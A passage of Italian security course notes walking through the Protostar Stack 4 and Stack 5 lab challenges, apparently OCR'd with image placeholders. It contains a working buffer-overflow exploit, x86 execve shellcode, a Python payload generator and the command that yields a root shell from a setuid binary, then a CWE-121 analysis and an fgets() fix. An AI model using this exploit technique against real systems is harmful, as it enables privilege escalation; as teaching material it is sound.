
Dopo sub $0x50, %esp:



Dopo lea $0x10(esp), %eax:




Dopo mov %eax, (%esp):




Per semplicità, omettiamo la descrizione dell'evoluzione dello stack mediante l'invocazione di gets(). Descriviamo solo l'epilogo, che distrugge lo stack creato inizialmente. Il registro EAX contiene il valore di ritorno di gets(), cioè l'indirizzo iniziale di buffer.


Dopo call 0x804830c <gets@plt>:




Dopo mov %ebp, %esp:




Dopo pop %ebp:



Dopo ret:



Dopo aver assistito all'evoluzione dello stack, il piano di attacco diventa più chiaro. Costruiamo un input di caratteri 'a' che sovrascrive buffer, lo spazio lasciato dall'allineamento dello stack, il vecchio EBP. Attacchiamo a tale input l'indirizzo di win() in formato Little Endian. Eseguiamo stack4 con tale input. L'albero di attacco è il seguente:



Attacco

Il numero di 'a' necessarie nell'input è pari a sizeof(buffer) + sizeof(padding) + sizeof(vecchio EBP): 64 + 8 + 4 = 76 byte, ci serve una stringa di 76 'a'. Costruiamo l'input con python:

```
python -c 'print "a" * 76 + "\xf4\x83\x04\x08"'
```

Mandando in esecuzione otteniamo:
code flow succesfully changed
Segmentation fault!

Conclusione Siamo riusciti a sovrascrivere EIP con l'indirizzo di win() mediante buffer overflow. Il puntatore al vecchio EBP è stato sovrascritto da 0x61616161. Il crash di stack4 è causato dal fatto che dopo l'esecuzione di win() viene letto il valore successivo sullo stack (rovinato), per riprendere il flusso di esecuzione, tuttavia, tale fatto non costituisce un problema poichè siamo riusciti a vincere la sfida.

6.6 Stack 5


È un programma standard di buffer overflow. È il momento di introdurre il concetto di shellcode. L'biettivo della sfida è quello di eseguire codice remoto.

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv){
    char buffer[64];
    gets(buffer);
}
```

Esaminando i metadati di stack5 scopriamo che esso è SETUID root.

6.6.1 Shellcode

Un codice macchina che esegue una shell viene detto shellcode. Tale codice, scritto in linguaggio macchina con codifica esadecimale, viene iniettato tramite l'input. Nel nostro esempio poichè stack5 a setuid root la shell invocata avrebbe privilegi di root. Costruiremo uno shellcode da zero, tenendo presen-



te che la sua dimensione deve essere grande al più 76 byte: 76=sizeOf(buffer)+sizeOf(padding)+sizeOf(saved_EBP).Non deve contenere byte nulli. Un byte nullo viene interpretato come string terminator, causando la terminazione improvvisa della copia nel buffer.
Il codice shell che vogliamo eseguire è il seguente:

```
execve("/bin/sh");
exit(0);
```

Funzione execve execve() riceve tre parametri in input:

- Un percorso che punta al programma da eseguire
- Un puntatore all'array degli argomenti argv[]
- Un puntatore all'array dell'ambiente envp[]

La Application Binary Interface (ABI) per sistemi a 32 bit specifica le convenzioni per le chiamate di sistema, relativamente a passaggio dei parametri e ottenimento del valore di ritorno.
Per convenzione, i registri usati per il passaggio dei parametri sono

- EAX: identificatore della chiamata di sistema
- EBX: primo argomento
- ECX: secondo argomento
- EDX: terzo argomento
- EAX: per convenzione, il registro usato per il valore di ritorno

I parametri in ingresso per execve() nel nostro shellcode sono


- filename=/bin/sh (va in EBX)
- argv[]= NULL (va in ECX)
- envp[]= NULL (va in EDX)

Il valore di ritorno per execve() non viene utilizzato e quindi non generiamo codice per gestirlo.

Codice macchima per execve:

```
xor     %eax,%eax
push    %eax
push    $0x68732f2f
push    $0x6e69622f
mov     %esp,%ebx
mov     %eax,%ecx
mov     %eax,%edx
mov     $0xb,%al
int     0x80
```

1. il registro EAX viene posto a zero in maniera efficiente Nello shellcode non si possono usare gli zeri
2. Il valore del registro EAX viene spinto sullo stack
3. Viene spinto sullo stack un valore che, rappresentato Little Endian e poi convertito in stringa, è //sh. Usiamo //sh invece di /sh per evitare l'inserimenti di zeri
4. Viene spinto sullo stack un valore che, rappresentato Little Endian e poi convertito in stringa, è /bin
5. Il primo argomento punta alla stringa /bin//sh\0
6. Il secondo argomento è NULL
7. Il terzo argomento è NULL
8. Equivalente di mov $0xb, %eax. AL indica il byte meno significativo di EAX. Il registro EAX contiene 0x0000000b (11).
9. Tramite interruzione software 128, il controllo è trasferito al kernel, che esegue la chiamata di sistema relativa al contenuto di EAX (11 corrisponde a execve())



Codice macchima per exit:


```
xor     %eax,%eax
inc     %eax    // incremento di 1 del registro eax
int     0x80
```

Lo shellcode ora visto va tradotto in una stringa di caratteri esadecimali e fornito in input a stack5. Shellcode.s:

```
shellcode:
    xor     %eax,%eax
    push    %eax
    push    $0x68732f2f
    push    $0x6e69622f
    mov     %esp,%ebx
    mov     %eax,%ecx
    mov     %eax,%edx
```

```
mov     $0xb,%eax
int     $0x80
xor     %eax,%eax
inc     %eax
int     $0x80
```

Compiliamo il programma Assembly (shellcode.s) in codice macchina, ottenendo il file oggetto shellcode.o . Il comando objdump permette l'estrazione di informazioni da un file. Utilizziamo objdump per disassemblare shellcode.o e otteniamo così le istruzioni codificate in esadecimale. Le istruzioni sono



poi codificate sotto forma di stringa:

```
"\x31\xc0\x50\x68\x2f\x2f\x73"
"\x68\x68\x2f\x62\x69\x6e\x89"
"\xe3\x89\xc1\x89\xc2\xb0\x0b"
"\xcd\x80\x31\xc0\x40\xcd\x80"
```

La lunghezza finale è di 28 byte quindi va bene.
Creiamo un file in python che ci autogeneri l'inpunt e salviamo quest'ultimo:
python stack5-payload.py > /tmp/payload
stack5-payload.py:

```
#!/usr/bin/python

shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73" + \
"\x68\x68\x2f\x62\x69\x6e\x89" + \
"\xe3\x89\xc1\x89\xc2\xb0\x0b" + \
"\xcd\x80\x31\xc0\x40\xcd\x80";
print shellcode
```

Tramite gbd troviamo l'indirizzo di ritorno della funzione main: r < /tmp/payload
Otteniamo così che l'ampiezza dell'area di memoria da buffer alla cella contenente l'indirizzo di ritorno è di: 28+36+8+4=76 byte. Di questi, 36+8+4=48 byte devono essere riempiti con un carattere di padding (ad esempio, 'a').
L'indirizzo iniziale dello shellcode è memorizzato al top dello stack. Stampiamo il contenuto di ESP mediante il comando x/a: 0xbffffca0.
Aggiornamento di stack5-payload.py:

```
#!/usr/bin/python

# Parametri da impostare
length = 76
ret = '\xa0\xfc\xff\xbf'

shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73" + \
"\x68\x68\x2f\x62\x69\x6e\x89" + \
"\xe3\x89\xc1\x89\xc2\xb0\x0b" + \
"\xcd\x80\x31\xc0\x40\xcd\x80";

padding = 'a' * (length - len(shellcode))
payload = shellcode + padding + ret

print payload
```

Eseguiamo il programma con: python stack5-payload.py > /tmp/payload. Con gbd notiamo che la schell viene aperta e subito chiusa, invece se lo invochiamo normalmente non si genera un segmentation fault. Perchè? E' possibile che il debugger gdb abbia aggiunto alcune variabili di ambiente nel processo esaminato (stack5). Non capitava precedentemente perchè nelle sfide precedenti si è fatto riferimento a un indirizzo di una funzione del programma.

Per verificare l'ipotesi appena vista possiamo confrontare l'ambiente standard con quello fornito da gdb. Procediamo con la stampa delle variabili di ambiente:

- Dentro un terminale normale (usiamo il comando env senza argomenti)
- Dentro gdb (usiamo il comando show env senza argomenti)

Il debugger gdb inserisce due nuove variabili nell'ambiente del processo tracciato: LINES à Ampiezza del terminale in righe e COLUMNS à Ampiezza del terminale in colonne. Cancellando tali variabili gli ambienti torneranno a coincidere: (gdb) unset env LINES , (gdb) unset env COLUMNS . Ristampiamo il contenuto di ESP: 0xbffffcc0 e sostituiamolo.
Prima di questo il valore della variabile era sul terminale: buffer=0xbffffcc0, sul Debugger: buffer=0xbffffca0. La differenza tra i due indirizzi è di 32 byte (2 blocchi da 16 byte). Spazio creato da gdb per le due nuove variabili di ambiente.
Aggiornamento di stack5-payload.py:

```
#!/usr/bin/python

# Parametri da impostare
length = 76
ret = '\xc0\xfc\xff\xbf'

shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73" + \
"\x68\x68\x2f\x62\x69\x6e\x89" + \
"\xe3\x89\xc1\x89\xc2\xb0\x0b" + \
"\xcd\x80\x31\xc0\x40\xcd\x80";

padding = 'a' * (length - len(shellcode))
payload = shellcode + padding + ret

print payload
```

Lanciando il programma da terminale, non si ha un crash. Viene eseguita /bin/dash ma termina immediatamente. Motivo: quando /bin/sh parte, lo stream STDIN è vuoto. È stato drenato da gets(), una lettura successiva su STDIN segnala EOF. La shell è appunta lanciata in modalità interattiva.
Per evitare questo problema, è necessario fare in modo che /bin/sh abbia uno STDIN aperto. Possiamo farlo modificando il comando di attacco nel modo seguente:
$(cat /tmp/payload; cat) | /opt/protostar/bin/stack5.
Si usano due comandi cat per i seguenti motivi:

- Il primo inietta l'input malevolo e attiva la shell
- Il secondo accetta input da STDIN e lo inoltra alla shell, mantenendo il flusso STDIN aperto

L'attacco in questo caso riesce e possiamo verificarlo usando il comando id sulla shell appena aperta e osservando il valore di euid, che assume valore 0 (root).

6.6.2 Vulnerabilità

1. La prima debolezza è già nota e non viene più considerata: assegnazione di privilegi non minimi al file binario.

2. CWE-121 Stack-based Buffer Overflow: la dimensione dell'input destinato ad una variabile di grandezza fissata non viene controllata, di conseguenza un input troppo grande corrompe lo stack.

6.6.3 Mitigazione

Limitare la lunghezza massima dell'input destinato ad una variabile di lunghezza fissata. Ad esempio, ciò può essere fatto evitando l'utilizzo di gets() in favore di fgets().
La funzione fgets() ha tre parametri in ingresso:

- char *s: puntatore al buffer di scrittura
- int size: taglia massima input
- FILE *stream: puntatore allo stream di lettura

Inoltre, ha un valore di ritorno: char *: s o NULL in caso di errore.
Un possibile esempio di modifica è il seguente:

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv){

    char buffer[64];
    fgets(buffer,64,stdin);
}
```